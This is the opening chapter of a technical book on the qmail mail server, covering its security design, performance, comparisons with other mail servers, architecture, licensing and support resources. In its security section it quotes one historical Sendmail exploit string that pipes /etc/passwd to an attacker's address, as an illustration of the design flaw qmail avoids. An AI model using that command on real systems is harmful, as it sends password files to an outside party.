CHAPTER 1

Introducing qmail

ANDY WANTS TO SEND AN e-mail message to his friend Josh. He opens his mail client, clicks on New Mail, enters Josh's address in the To field, fills in the Subject field with a short description of the message, and types the message into the large editing area of the form. When he's done, he clicks on the Send button. As far as he's concerned, the message is sent, but behind the scenes, complicated machinery whirs to life. A thousand tiny steps will be executed on Andy's behalf by processes on various systems between Andy and Josh—who could be in the same room or half a world away.

The Internet Message Transfer Agent (MTA) is the key player in the behind-the-scenes e-mail infrastructure—it's the machinery that moves e-mail from the sender's system to the recipient's system.

Before the Internet explosion in the early 1990s, one MTA, Sendmail, was responsible for delivering almost all of the mail. But Sendmail was designed for an Internet unlike the modern Internet. At the time Sendmail was created, there were only a handful of systems on the entire Internet, and most of the people online knew each other. It was a friendly, cooperative community that consisted mostly of the people who wrote the software that made the Internet work or managed the hardware that it connected. Security was not a major concern: There was not much that needed protection, and there were few potential "bad guys" from which to be protected.

The modern Internet is very different. It's *millions* of times larger, so knowing all the other administrators and users is impossible. In fact, it's accessible by anyone with access to a public library. Billions of dollars in business and consumer commerce takes place annually over the Internet. Large corporations exist whose entire business model relies on their Internet presence. As such, the stakes are high, and it's no longer possible to treat security casually. On top of all this, servers are being subjected to staggering loads—a typical mail server today might send more messages in one day than a mail server ten years ago sent in one year.

The Sendmail developers have worked hard over the years to enhance its security and performance, but there's only so much that can be done without a fundamental redesign. In 1995, Daniel J. Bernstein, then a mathematics graduate student at the University of California, Berkeley, began designing and implementing an MTA for the modern Internet: qmail.

While Sendmail is one huge, complex program that performs its various functions as the superuser (the all-powerful Unix `root` account), qmail is a suite of small, focused programs that run under different accounts and don't trust each other's input to be correct.

While Sendmail plods through a list of recipients delivering one message at a time, qmail spawns twenty or more deliveries at a time. And because qmail's processes are much smaller than Sendmail's, it can do more work faster, with fewer system resources. Further, Sendmail can lose messages in some of its delivery modes if the system crashes at the wrong time. For reliability, speed, and simplicity, qmail has one crash-proof delivery mode.

Overview

This chapter introduces the concept of the MTA and discusses one particular MTA, qmail:

- First, we'll examine the role of the MTA in the Internet e-mail infrastructure.
- Next, we'll look at qmail—what it does and why you might want to use it.
- qmail's main design goals were security, reliability, performance, and simplicity. We'll see how qmail's creator was able to achieve these goals.
- We'll also compare qmail to other popular Unix MTAs such as Sendmail, Postfix, Courier, and Exim.
- Next, we'll look at qmail's features, history, architecture, and distribution license.
- Finally, we'll list various sources of information on qmail such as documentation, Web sites, and mailing-list archives. We'll also cover qmail support channels: mailing lists and hired consultants.

What Is qmail?

qmail is an Internet MTA for Unix and Unix-like operating systems. An MTA's function is twofold: to accept new messages from users and deliver them to the recipient's systems, and to accept messages from other systems, usually intended for local users.

Users don't usually interact directly with MTAs; they use Mail User Agents (MUAs)—the familiar mail programs such as Outlook Express, Eudora, Pine, or Mutt that users run on their desktop systems. Figure 1-1 shows how all of these agents interact with each other.



Figure 1-1. How the sender, recipient, MUA, and MTA interact

qmail is a drop-in replacement for the Sendmail system provided with most Unix operating systems. What that means is that the *user* of a system will not necessarily notice a switch from Sendmail, or some other MTA, to qmail. This does *not* mean that the system administrator won't see a difference. Although all MTAs perform the same functions, they differ widely in installation, configuration, and functionality. Don't assume that your ability to manage Sendmail will let you get up to speed quickly with qmail: It won't. In fact, detailed knowledge of another MTA might even slow you down because you'll be *un*learning that system in addition to learning qmail.

Why Use qmail?

Your operating system included an MTA, probably Sendmail, so if you're reading this book you're probably looking for something better. Some of the advantages of qmail over bundled MTAs include security, performance, reliability, and simplicity.

Security

qmail was designed with high security as a goal. Sendmail has a long history of serious security problems. When Sendmail was written, the Internet was a much

friendlier place. Everyone knew everyone else, and there was little need to design and code for high security. Today's Internet is a much more hostile environment for network servers.

qmail creator Bernstein is so confident that qmail is secure that he guarantees it. In his guarantee (`http://cr.yp.to/qmail/guarantee.html/`), he even offers $500 to the first person who can find a security bug in qmail. He first made this offer in March of 1997, and the money remains unclaimed.

qmail's secure design stems from seven rules, discussed in the following sections.

Programs and Files Are Not Addresses, So Don't Treat Them as Addresses

Sendmail blurred the distinction between addresses (users or aliases) and the disposition of messages sent to those addresses—usually mailbox files or mail-processing programs. Of course, Sendmail tries to limit which files and programs can be written to, but several serious security vulnerabilities have resulted from failures in this mechanism. One simple exploit consisted of sending a message to a nonexistent user on a Sendmail system with a return address of:

```
"|/bin/mail attacker@badguys.example.com < /etc/passwd"
```

This would cause Sendmail to generate a bounce message and attempt to send it to the return address. In this case, the return address was a command that mailed a copy of the victim's password file to the attacker.

In qmail, addresses are clearly distinguished from programs and files. It's not possible to specify a command or filename where qmail expects an address and have qmail deliver to it.

Do as Little as Possible in setuid Programs

The Unix `setuid()` mechanism is clever and useful. It allows a program run by one user to temporarily assume the identity of another user. It's usually used to allow regular users to gain higher privileges to execute specific tasks.

TIP *Check out the* `man` *pages for more information about* `setuid()`. *The command* `man setuid` *should display the* `setuid()` *documentation.*

That's the good news about `setuid()`. The bad news is that it's hard to write secure and portable `setuid()` programs. What makes it hard to secure `setuid()` programs is that they run an environment specified by the user. The user controls the settings of environment variables, resource limits, command-line arguments, signals, file descriptors, and more. In fact, the list is open-ended because new operating system releases can add controls that didn't exist before. And it's difficult for programmers to defend against features that don't yet exist.

In qmail, there's only one module that uses `setuid()`: `qmail-queue`. Its function is to accept a new mail message and place it into the queue of unsent messages. To do this, it assumes the identity of the special user ID (UID) that owns the queue.

Do as Little as Possible as Root

The superuser, any user account with the UID 0 (zero), has essentially unlimited access to the system on most Unix operating systems. By limiting the usage of the root UID to the small set of tasks that can only be done as root, qmail minimizes the potential for abuse.

Two qmail modules run as root: `qmail-start` and `qmail-lspawn`. `qmail-start` needs root access to start `qmail-lspawn` as root, and `qmail-lspawn` needs to run as root so it can start `qmail-local` processes under the UID of local users accepting delivery of messages. (The "Architecture" section of this chapter covers these in more detail.)

Move Separate Functions into Mutually Untrusting Programs

MTAs perform a range of relatively independent tasks. Some MTAs such as Sendmail are *monolithic*, meaning they consist of a single program that contains all the code to implement all of these tasks. A security problem such as a buffer overflow in one of these functions can allow an attacker to take control of the entire program.

qmail uses separate programs that run under a set of qmail-specific UIDs, compartmentalizing their access. These programs are designed to mistrust input from each other. In other words, they don't blindly do what they're told: They validate their inputs before operating on them.

Compromising a single component of qmail doesn't grant the intruder control over the entire system.

Don't Parse

Parsing is the conversion of human-readable specifications into machine-readable form. It's a complex, error-prone process, and attackers can sometimes exploit bugs in parsing code to gain unauthorized access or control.

qmail's modules communicate with each other using simple data structures that don't require parsing. Modules that do parse are isolated and run with user-level privileges.

Keep It Simple, Stupid

As a general rule, smaller code is more secure. All other things being equal, there will be more bugs in 100,000 lines of code than in 10,000 lines of code. Likewise, code loaded with lots of built-in features will have more bugs than clean, simple, modular code.

qmail's modular architecture—in addition to compartmentalizing access—facilitates the addition of features by plugging in interposing modules rather than by complicating the core code.

Write Bug-Free Code

Who would intentionally write buggy code? Nobody would, of course. But programmers are human and naturally lazy. If there's a library function available to perform a particular task, they usually won't write their own code to do the same thing.

Available to C programmers is a large set of library functions called the *standard C library* or the *C runtime library*. This library contains lots of useful functions for manipulating character strings, performing input and output, and manipulating dates and times. Unfortunately, many implementations of this library are insecure. They were not designed with security in mind, and they have not been audited to identify and correct problems.

To work around the variable quality of C library implementations and ensure safe and consistent behavior on all platforms, qmail includes its own I/O and string libraries.

Performance

If Sendmail is asked to deliver a message to 2,000 recipients, the first thing it will do is look up the mail exchanger (MX) for each recipient in the Domain Name System (DNS), the distributed database of Internet host names. Next it will sort the list of recipients by their MX. Finally, it will sequentially connect to each MX

on the list and deliver a copy of the message addressed to recipients at that MX. Because the DNS is distributed, lookups can take anywhere from less than a second up to the system's timeout—usually at least five seconds. It's not unusual for this stage of the delivery to take 15 minutes or more.

If qmail is asked to deliver the same message to the same 2,000 recipients, it will immediately spawn multiple copies of the `qmail-remote` and `qmail-local` programs—up to 20 of each by default—which will start delivering the messages right away. Of course, each of these processes has to do the same MX lookups that Sendmail does, but because qmail does it with multiple processes, it wastes much less time. Also, because qmail doesn't have to wait for all of the lookups to complete, it can start delivering much sooner. The result is that qmail is often done before Sendmail sends the first message.

You *can* get Sendmail to use multiple processes to send messages, such as by splitting the delivery into smaller pieces and handing each off to a different Sendmail process. Future versions of Sendmail may even include such a feature. However, because of qmail's modular design, it's able to parallelize delivery much more efficiently: Each `qmail-remote` or `qmail-local` process is a fraction of the size of a Sendmail process.

Reliability

Once qmail accepts a message, it guarantees that it won't be lost. Bernstein calls this a "straight-paper-path philosophy," referring to printer designs that avoid bending pages as they pass through the printer to minimize jamming. In qmail it refers to the simple, well-defined, carefully designed route that messages take through the system. Even if the system loses power with undelivered messages in the queue, once power is restored and the system is restarted, qmail will pick up where it left off without losing a single message. qmail guarantees that once it accepts a message, it won't be lost, barring catastrophic hardware failure.

qmail also supports a new mailbox format called maildir that works reliably without locking—even over Network File System (NFS)—and even with multiple NFS clients delivering to the same mailbox. And, like the queue, maildirs are "crash proof."

All of this is well and good, you might say, but how reliable is qmail in practice? In the five years since its release, there have been no confirmed reports on the qmail mailing list of messages lost by qmail. There have also been no bugs discovered that cause any of the qmail daemons to die prematurely. That says a great deal about the reliability designed into the program and the quality of the code that implements that design.

Simplicity

qmail is much smaller than any other full-featured MTA. This is because of three characteristics: its clever design, its carefully selected set of features, and its efficient implementation in code. Table 1-1 compares qmail's size to other MTAs.

Table 1-1. Size Comparison of Unix MTAs

MTA	VERSION	SIZE (IN BYTES)
Sendmail	8.11.3	303212
Postfix	20010228-pl02	240370
Exim	3.22	302236
Courier	0.33.0	668945
qmail	1.03	80025

The size of each MTA was calculated by extracting only the code files (files ending in `.c`, `.C`, or `.h`), stripping all comments and unnecessary white space (spaces, tabs, and blank lines), bundling them into a single tar file, and compressing the resultant tar file with `gzip` to compensate for variations in the lengths of variable, function, and filenames.

This is not a completely fair comparison because these systems don't implement identical sets of features. Courier, for example, includes an IMAP server, a POP3 server, a Web mail interface, a filtering Message Delivery Agent (MDA), a mailing-list manager, and more. qmail, although it's the smallest, includes a POP3 server.

Clean Design

Most MTAs have separate forwarding, aliasing, and mailing-list mechanisms. qmail does all three with one simple mechanism that also allows for user-defined aliases, user-managed mailing lists, and user-managed virtual domains.

Sendmail has a range of delivery modes: interactive, background, queue, and defer, some of which trade reliability for performance. qmail only has one delivery mode: queued, which is optimized for reliability and performance.

Sendmail has complex logic built-in to implement system load limits. qmail limits the system load by limiting the number of modules it allows to run, which is much simpler and more reliable.

Frugal Feature Set

The modular architecture of qmail makes it possible to add features to the core functionality by re-implementing modules or adding new interposing modules between existing modules. This allows qmail to remain lean and simple while still providing a mechanism for the addition of new features by programmers and system administrators.

Efficient Coding

Not all programmers are equally capable of writing secure, reliable, and efficient code. Bernstein's track record with qmail and other products such as djbdns (a DNS server), demonstrates his unusual ability to achieve all three simultaneously and consistently.

Why *Not* Use qmail?

qmail has many advantages over other MTAs, but like any solution to a complex problem, it's not optimized for all possible scenarios. qmail was designed for well-connected hosts: those with high-speed, always-on network connectivity. Although it can be adapted through the use of the serialmail package to perform quite well on systems with slow or dial-on-demand connections, other MTAs that trade performance for bandwidth efficiency, such as Postfix, might be better suited for such installations.

Comparing qmail to Other Mailers

Table 1-2 compares qmail to some of the most common Unix MTAs.

Table 1-2. Common Unix MTAs

MTA	MATURITY	SECURITY	FEATURES	PERFORMANCE	SENDMAIL-LIKE	MODULARITY
qmail	Medium	High	High	High	Add-ons	Yes
Sendmail	High	Low	High	Low	—	No
Postfix	Medium	High	Medium	High	Yes	Yes
Exim	Medium	Low	High	Medium	Yes	No
Courier	Low	Medium	High	Medium	Optional	Yes

Sendmail-like means that the MTA behaves like Sendmail in some ways that would make a switch from Sendmail to the alternative MTA more user-transparent, such as the use of `.forward` files, `/etc/aliases`, and delivery to `/var/spool/mail`.

Cameron Laird's Web page compares these and other free and commercial MTAs (`http://starbase.neosoft.com/~claird/comp.mail.misc/MTA_comparison.html`).

Sendmail

For many years, Sendmail (`http://www.sendmail.org/`) was simply *the* Unix MTA. Sure, there were alternatives such as Smail, ZMailer, and MMDF, but Sendmail was by far the most widely used. The others offered limited advantages—Smail was lightweight, ZMailer was modular and had high performance—but every Unix distribution included Sendmail. It was powerful, mature, and the *de facto* standard.

By the early to middle 1990s, though, it was showing its age. There was a long line of well-publicized and frequently exploited security holes, many of which resulted in remote attackers obtaining root access to the system. The booming popularity of the Internet was driving up the rate of mail deliveries beyond Sendmail's capabilities. And although Sendmail is configurable, its configuration file syntax is legendary. One standard joke is that `sendmail.cf` entries are indistinguishable to the casual observer from modem line noise—strings of random characters.

Sendmail has now gone commercial—in addition to the free distribution—and continues to be actively maintained and developed. Sendmail fans like to point to its recent security track record as evidence of its security, but Sendmail's do-everything-as-root-in-one-program design is inherently insecure. All the

holes in the dike might be plugged at the moment, but it might be considered imprudent to believe that others won't spring up in the future.

Nothing short of a redesign will bring Sendmail up to modern standards of security, reliability, and efficiency.

Postfix

Wietse Venema, author and coauthor of several free security-related software packages including TCP Wrappers, SATAN, and logdaemon wrote Postfix (`http://www.postfix.org/`) because he wasn't happy with any of the available Unix MTAs—including qmail. Postfix is a modern, high-performance MTA that shares many of the design elements of qmail while also retaining maximum compatibility with Sendmail's user interface.

Compared to qmail, Postfix is larger, more complicated, less secure, less reliable, and almost as fast. While Postfix and qmail are both modular, all of Postfix's modules run under the same user, so compromising one module could compromise the entire system. The goal of compatibility with Sendmail's user interface has limited the extent to which Venema could innovate and has saddled Postfix with Sendmail baggage like the ill-defined and hard-to-parse `.forward` file syntax.

Overall, Postfix is a good, solid MTA that can substitute well for qmail in most applications. If you don't demand the highest levels of security and performance, you might want to experiment with both and use the one most comfortable to you.

Courier

Sam Varshavchik, author of the Courier-IMAP daemon often used with qmail, wrote Courier (`http://courier.sourceforge.net/`) because he wasn't happy with any of the available Unix MTAs—including qmail and Postfix.

Courier is an integrated suite of mail servers that provide SMTP/ESMTP, IMAP, POP3, Web mail, and mailing-list services. Most MTAs only provide SMTP/ESMTP service. qmail includes a POP3 server. Courier's IMAP server is often used with qmail because it supports qmail's maildir mailbox format.

Courier is still in beta release. The author considers it reliable and essentially complete, but not fully mature.

Exim

Philip Hazel developed Exim (`http://www.exim.org/`) at the University of Cambridge. It was intended to be small and simple, like Smail, but with more features. It has many modern features, but like Sendmail, is monolithic. Security and

performance were not primary design goals. In many respects, Exim is comparable to Sendmail but is not nearly as widely used.

qmail Features

qmail is a full-featured MTA. It handles all of the traditional functions of an MTA including SMTP service, SMTP delivery, queuing and queue management, local delivery, and local message injection. It includes a POP3 server and support for aliases, mailing lists, virtual users, virtual domains, and forwarding. Following is a quick summary of qmail's major features. A more detailed feature list is provided in Appendix D, "qmail Features."

Setup Features

The setup process includes building, installing, and configuring the programs in the qmail suite.

qmail automatically adapts to the system it's being built on, so no porting is required. During the installation, qmail automatically configures itself for basic functionality. It installs easily and doesn't require lots of decision-making. It's configured using a set of simple control files—not a monolithic, cryptic configuration file.

Security Features

Mail is a publicly accessible service on the local system *and* via the Internet. Because of this, great care must be taken to ensure that it doesn't open the system to attacks that could compromise the local system's integrity or allow damage to or disclosure of files, including mailboxes.

qmail clearly distinguishes between deliveries to addresses, files, and programs, which prevents attackers from overwriting files or executing arbitrary programs. It uses minimal `setuid()` code: only one module, which runs `setuid()` to a qmail-specific UID. It also uses minimal superuser code: Only two modules run with system privileges. Trust partitioning using five qmail-specific UIDs limits the damage that could be caused by a security hole in one module. qmail keeps detailed logs of its actions, which can be useful for incident analysis. Complete SMTP dialogues and copies of all messages sent and received can also be saved.

Message Construction

qmail provides utilities that help users construct new mail messages that conform to Internet standards and provide the control that users demand.

qmail includes a `sendmail` command for Sendmail compatibility with scripts and programs that send mail messages. It supports long header fields limited only by system memory. qmail also supports host and user masquerading, allowing local users and hosts to be hidden from the public.

SMTP Service

As an MTA, one of qmail's primary functions is to provide SMTP service to other MTAs and MUAs.

qmail complies with the relevant Internet standards and is 8-bit clean, so messages with non-ASCII characters won't be rejected or damaged. It detects "looping" messages by counting delivery hops, and if aliases on two or more hosts create an infinite loop, qmail will detect and break the loop. qmail supports "blacklisting" sites known to abuse mail service. Also, it doesn't alter existing message header fields.

Queue Management

Another critical MTA function is storing and retrying temporarily undeliverable messages. The structure that stores these messages is called a *queue*.

When new messages are placed in the queue, qmail processes them immediately. Each message has its own retry schedule, so qmail won't opportunistically bombard a long-down host with a huge backlog. As messages in the queue age, qmail retries them less frequently.

To speed the delivery of messages, qmail supports multiple concurrent local and remote deliveries. Each successful delivery is recorded to disk to prevent duplicates in the event of a crash, and the queue is crash proof, so no mail is lost from the queue. The queue is also self-cleaning: Partially injected messages are automatically removed.

Bounces

When messages are undeliverable, either locally or remotely, senders are notified by mail. When a message is returned in this manner, it's said to have "bounced."

qmail's bounce messages are clear and direct for human recipients, yet easily parsed by bounce-handling programs. qmail also supports "double" bounces: Undeliverable bounce messages are sent to the postmaster.

Routing by Domain

Controlling the routing of e-mail messages based on the recipient's domain name is often useful and facilitates complex mail systems and the hosting of multiple domains on a single server.

qmail supports host name aliases: The local host can use multiple names. It also supports virtual domains: hosted domains with independent address spaces. Domains can even be "wildcarded," which means that multiple subdomains can be handled with a single configuration setting.

qmail even supports, optionally, Sendmail-style routed addresses such as `molly%mail.example.com@isp.example.net`, which means "deliver the message to `molly@mail.example.com` through `isp.example.net`."

SMTP Delivery

Another primary MTA function is delivering mail to other MTAs using SMTP.

qmail's SMTP client complies with the relevant Internet standards and is 8-bit clean, so messages with non-ASCII characters can be sent undamaged. It also automatically detects unreachable hosts and waits an hour before trying them again. qmail supports "hard-coded" routes that allow the mail administrator to override the routes specified in DNS.

Forwarding and Mailing Lists

Forwarding incoming messages and supporting mailing lists are common MTA functions.

qmail supports Sendmail-style `.forward` files using the dot-forward package and high-performance forwarding using the fastforward package. Sendmail `/etc/aliases` compatibility is also supported through the fastforward package.

Automatic "-owner" support allows list owners to receive the bounces from a mailing list, and Variable Envelope Return Path (VERP) support enables the reliable automatic identification of bad addresses on mailing lists.

Mail administrators and users can use address wildcarding to control the disposition of messages to multiple addresses. qmail uses the Delivered-To header field to automatically and efficiently prevent alias "loops."

Local Delivery

qmail supports a wide range of local delivery options using its built-in Mail Delivery Agent (MDA) and user-specified MDAs.

Users control their own address space: User `lucy` has complete control over mail to `lucy-`*`anything@domain`*.

The built-in MDA, `qmail-local`, supports the traditional Unix mbox mailbox format for compatibility with Mail User Agents (MUAs) as well as the maildir format for reliable delivery without locking, even over NFS. It also supports delivery to programs: MDAs, filters, auto-responders, custom scripts, and so on.

POP3 Service

Although it's not formally a service provided by MTAs, qmail includes a POP3 server for providing network access to mailboxes.

The server, `qmail-pop3d`, complies with the relevant Internet standards and supports the optional `UIDL` and `TOP` commands. It uses modular password checking, so alternative authentication methods such as `APOP` can be used. It supports and *requires* use of the maildir mailbox format.

History

Bernstein, now a math professor at the University of Illinois in Chicago, created qmail. Bernstein is also well known for his work in the field of cryptography and for his lawsuit against the U.S. government regarding the publishing of encryption source code.

The first public release of qmail, beta version 0.70, occurred on January 24, 1996. The first gamma release, 0.90, was on August 1, 1996.

Version 1.0, the first general release, was announced on February 20, 1997. The current version, 1.03, was released on June 15, 1998.

The next release is expected to be a prerelease of version 2. Some of the features that might appear in version 2 are covered on the qmail Web site (`http://cr.yp.to/qmail/future.html`).

Architecture

This section outlines the logical and physical organization of the qmail system.

Modular System Architecture

Internet MTAs perform a variety of tasks. Earlier designs such as Sendmail and Smail are monolithic. They have one large, complex program that "switches hats." In other words, the program puts on one hat to be an SMTP server, another to be an SMTP client, another to inject messages locally, yet another to manage the queue, and so on.

qmail is modular. A separate program performs each of these functions. As a result, the programs are much smaller, simpler, and less likely to contain functional or security bugs. To further enhance security, qmail's modules run with different privileges, and they don't trust each other. In other words, they don't assume the other modules always do only what they're supposed to do. Table 1-3 describes each of qmail's modules.

Table 1-3. The qmail Modules

MODULE	FUNCTION
`qmail-smtpd`	Accepts/rejects messages via SMTP
`qmail-inject`	Constructs a message and queues it using `qmail-queue`
`qmail-queue`	Places a message in the queue
`qmail-rspawn/qmail-remote`	Handles remote deliveries
`qmail-lspawn/qmail-local`	Handles local deliveries
`qmail-send`	Processes the queue
`qmail-clean`	Cleans the queue

However, there's also a down side to the modular approach. Unlike a monolithic MTA, the interactions between modules are well defined, and modules only exchange the minimum necessary information with each other. This is generally good, but sometimes it makes it hard to perform certain tasks. For example, the Sendmail `-v` flag causes Sendmail to print a trace of its actions to standard output for debugging purposes. Because one Sendmail program handles injection, queuing, alias processing, `.forward` file processing, and remote forwarding via SMTP, it is able to easily trace the entire delivery. The equivalent capability in qmail doesn't exist and would require substantial code changes and additional complexity to implement the passing of the "debug" flag from module to module and the outputting of the debugging information.

File Structure

`/var/qmail` is the root of the qmail file structure. You can change this when qmail is being built, but it's a good idea to leave it so other administrators know where to find things. If you really want to relocate some or all of the qmail tree, it's better to use symbolic links. See Chapter 2, "Installing qmail," for an example of how to do this. Table 1-4 lists the top-level directories.

Table 1-4. The Top-Level `/var/qmail` *Directories*

DIRECTORY	CONTENTS
`alias`	`.qmail` files for system-wide aliases
`bin`	Program binaries and scripts
`boot`	Startup scripts
`control`	Configuration files
`doc`	Documentation, except `man` pages
`man`	`man` pages
`queue`	The queue of unsent messages
`users`	The qmail-users database (optional)

NOTE *A frequently asked question (FAQ) is "Why is qmail installed under* `/var`*?" The answer, available at the qmail site (*`http://cr.yp.to/qmail/faq/install.html#whyvar`*), explains that* `/var` *is appropriate because most of the files under* `/var/qmail` *are system-specific. Chapter 2, "Installing qmail," shows how to relocate branches of the* `/var/qmail` *tree under other parts of the file system using symbolic links.*

Queue Structure

Appendix A, "How qmail Works," discusses the details of queuing more thoroughly, but even if you don't care about how qmail works internally, you should be familiar with the organization of the queue. Table 1-5 describes the layout of the queue.

Table 1-5. Queue Subdirectories

SUBDIRECTORY	CONTENTS
bounce	Permanent delivery errors
info*	Envelope sender addresses
intd	Envelopes under construction by qmail-queue
local*	Local envelope recipient addresses
lock	Lock files
mess*	Message files
pid	Used by qmail-queue to acquire an inode number
remote*	Remote envelope recipient addresses
todo	Complete envelopes

NOTE *Directories marked with an asterisk (*)contain a series of* split *subdirectories named "0", "1", . . ., up to* (conf-split-1)*, where* conf-split *is a compile-time configuration setting contained in the file* conf-split *in the build directory. It defaults to 23. The purpose of splitting these directories is to reduce the number of files in a single directory on very busy servers.*

Files under the mess subdirectory are named after their inode number. What this means is that you can't manually move them using standard Unix utilities like mv, dump/restore, and tar. There are user-contributed utilities on the Web that will rename queue files correctly after they've been moved or restored (http://www.qmail.org/).

CAUTION *It is not safe to modify queue files while qmail is running. If you want to modify the queue, then stop qmail first, alter the queue carefully, and then restart qmail. Chapter 5, "Managing qmail," covers queue management.*

Pictures

There is a series of files in `/var/qmail/doc` with names starting with `PIC`. These are textual "pictures" of various situations that qmail handles. They show the flow of control through the various modules and are helpful for debugging and creating complex configurations. Table 1-6 describes these files.

Table 1-6. `PIC` *Files*

FILENAME	SCENARIO
`PIC.local2alias`	Locally injected message delivered to a local alias
`PIC.local2ext`	Locally injected message delivered to an extension address
`PIC.local2local`	Locally injected message delivered to a local user
`PIC.local2rem`	Locally injected message delivered to a remote address
`PIC.local2virt`	Locally injected message delivered to an address on a local virtual domain
`PIC.nullclient`	A message injected on a null client
`PIC.relaybad`	A failed attempt to use the local host as a relay
`PIC.relaygood`	A successful attempt to use the local host as a relay
`PIC.rem2local`	A message received via SMTP for a local user

License

qmail is copyrighted by the creator and is not distributed with a statement of users' rights. However, he outlines what he thinks your rights are under U.S. copyright law (`http://cr.yp.to/softwarelaw.html`), and he grants the right to distribute qmail source code (`http://cr.yp.to/qmail/dist.html`). Binary distributions are also allowed (`http://cr.yp.to/qmail/var-qmail.html`).

The bottom line is that you can use qmail for any purpose, you can redistribute *unmodified* qmail source distributions and qualifying var-qmail binary distributions, and you can distribute patches to qmail. You *cannot* distribute modified qmail source code or non-var-qmail binary distributions.

Is qmail free software? Yes and no. It's available to anyone who wants it for free. Once one has it, one can do whatever one wants with it, including modifying the source code—except one can not redistribute modified qmail source code or binary qmail distributions that don't qualify as var-qmail packages.

These redistribution restrictions anger some free software activists who are used to being able to modify software as they see fit for their favorite Linux or Berkeley Software Distribution (BSD) distributions, but Bernstein feels strongly that they're necessary for two reasons:

- His reputation is at stake if someone distributes a qmail distribution with modifications that introduce reliability, security, or efficiency bugs.
- qmail should look and behave the same on all platforms. For example, the file structure shouldn't be modified to conform to the file-system hierarchy adopted by a particular operating system distribution.

Documentation

There is a wide selection of documentation available for qmail, including the `man` pages that come with the source-code distribution and various online sources.

Man Pages

The qmail distribution comes with a complete set of `man` pages. After installation, they're in `/var/qmail/man`. You'll probably need to add that directory to your `MANPATH` environment variable so you can easily view them. Table 1-7 describes how to set `MANPATH` using different shells.

Table 1-7. Setting `MANPATH`

SHELL	COMMAND
Bourne (`/bin/sh`)	`MANPATH=$MANPATH:/var/qmail/man; export MANPATH`
Bash, Korn	`export MANPATH=$MANPATH:/var/qmail/man`
C Shell	`setenv MANPATH $MANPATH:/var/qmail/man`

At this point, commands in the format `man` *`name-of-qmail-man-page`* should display the appropriate `man` page. The `man` pages are also available online in HTML format (`http://www.qmail.org/mail/index.html`).

NOTE *The qmail* `man` *pages are loaded with information, but they require careful reading because they're written in a dense, technical style. You might want to print a set and read it through once to familiarize yourself with what's there and where it is. Little information is repeated on multiple pages, so if you don't know where something is covered, it can be hard to find it.*

Documents

The qmail distribution includes a series of documents installed under `/var/qmail/doc`. They include the following:

- `FAQ` contains common questions with answers.
- `INSTALL*` contains installation documentation.
- `PIC.*` contains descriptions of how qmail performs key tasks. See the "Architecture" section for more information.

These documents, and various other installation-related documentation, are also available online (`http://www.qmail/org/man/index.html`).

FAQs

There are two official FAQs:

- `/var/qmail/doc/FAQ` is the plain text version.
- `http://cr.yp.to/qmail/faq.html` is the online HTML version.

The HTML version is more complete and is updated more often.

Official qmail Site

The primary source of information is the official qmail site maintained by Bernstein (`http://cr.yp.to/qmail.html`).

This site includes

- A description of qmail
- A list of qmail's features
- The qmail security guarantee
- The online version of the FAQ
- Documentation for specialized configurations
- A list of large sites using qmail
- Changes in recent versions of qmail
- Plans for the future
- Pointers to related packages

Unofficial qmail Site

The unofficial qmail site (`http://www.qmail.org/`) is an indispensable resource for qmail managers and users. Topics covered include

- User-contributed add-ons
- A list of providers of commercial support for qmail
- A collection of handy tips
- Information about virus detection and spam prevention
- User-contributed documentation

List Archives

The qmail e-mail mailing list, maintained by Bernstein, is a valuable source of troubleshooting information. A Web archive of the list messages (`http://www.ornl.gov/its/archives/mailing-lists/qmail/`) also has a search engine (`http://www-archive.ornl.gov:8000/`).

Most questions about qmail can be answered by searching the list archives first.

Support

Although qmail includes excellent documentation, and users have published many helper documents, there are times when you just need to ask an expert. There are two main channels for support: Internet mailing lists and hired consultants.

Mailing Lists

A mailing list is just a list of e-mail addresses accessible through a single address. Some lists are *open* (anyone can post to them), some are *closed* (only members can post), and some are *moderated* (the list owner must approve all postings).

To join a mailing list, one usually sends a request by e-mail to a special subscription address. Some lists require the message to contain a specially formatted `subscribe` command. It's considered good etiquette to join a list before posting to it, even if it's open. It's also a good idea to wait a few days before posting to become familiar with how the list works.

Mailing lists are potentially valuable resources, but they're not perfect. Unless the list is moderated, anyone can reply to a question—whether they know what they're talking about or not. You might get advice from the world's foremost authority on the topic or someone who has no idea what they're talking about. It's critical to evaluate all free advice carefully before taking action.

The following lists reside on the host `list.cr.yp.to` and are managed by the `ezmlm` list manager, which uses different addresses to perform different functions:

- *`listname`*`@list.cr.yp.to`: The submission address. Messages sent here go out to all members of the list. Do *not* send subscribe/unsubscribe requests here: They won't work, and you'll annoy the subscribers.

- *`listname`*`-help@list.cr.yp.to`: The help address. Returns a list of command addresses and general usage information.

- *listname*-subscribe@list.cr.yp.to: Send a blank message here to subscribe.
- *listname*-unsubscribe@list.cr.yp.to: Send a blank message here to unsubscribe.

To specify the address to be added or removed—for example, rachel@example.com—send a message to:

listname-subscribe-rachel=example.com@list.cr.yp.to

For more mailing lists hosted at cr.yp.to, see the complete listing (http://cr.yp.to/lists.html).

qmail@list.cr.yp.to

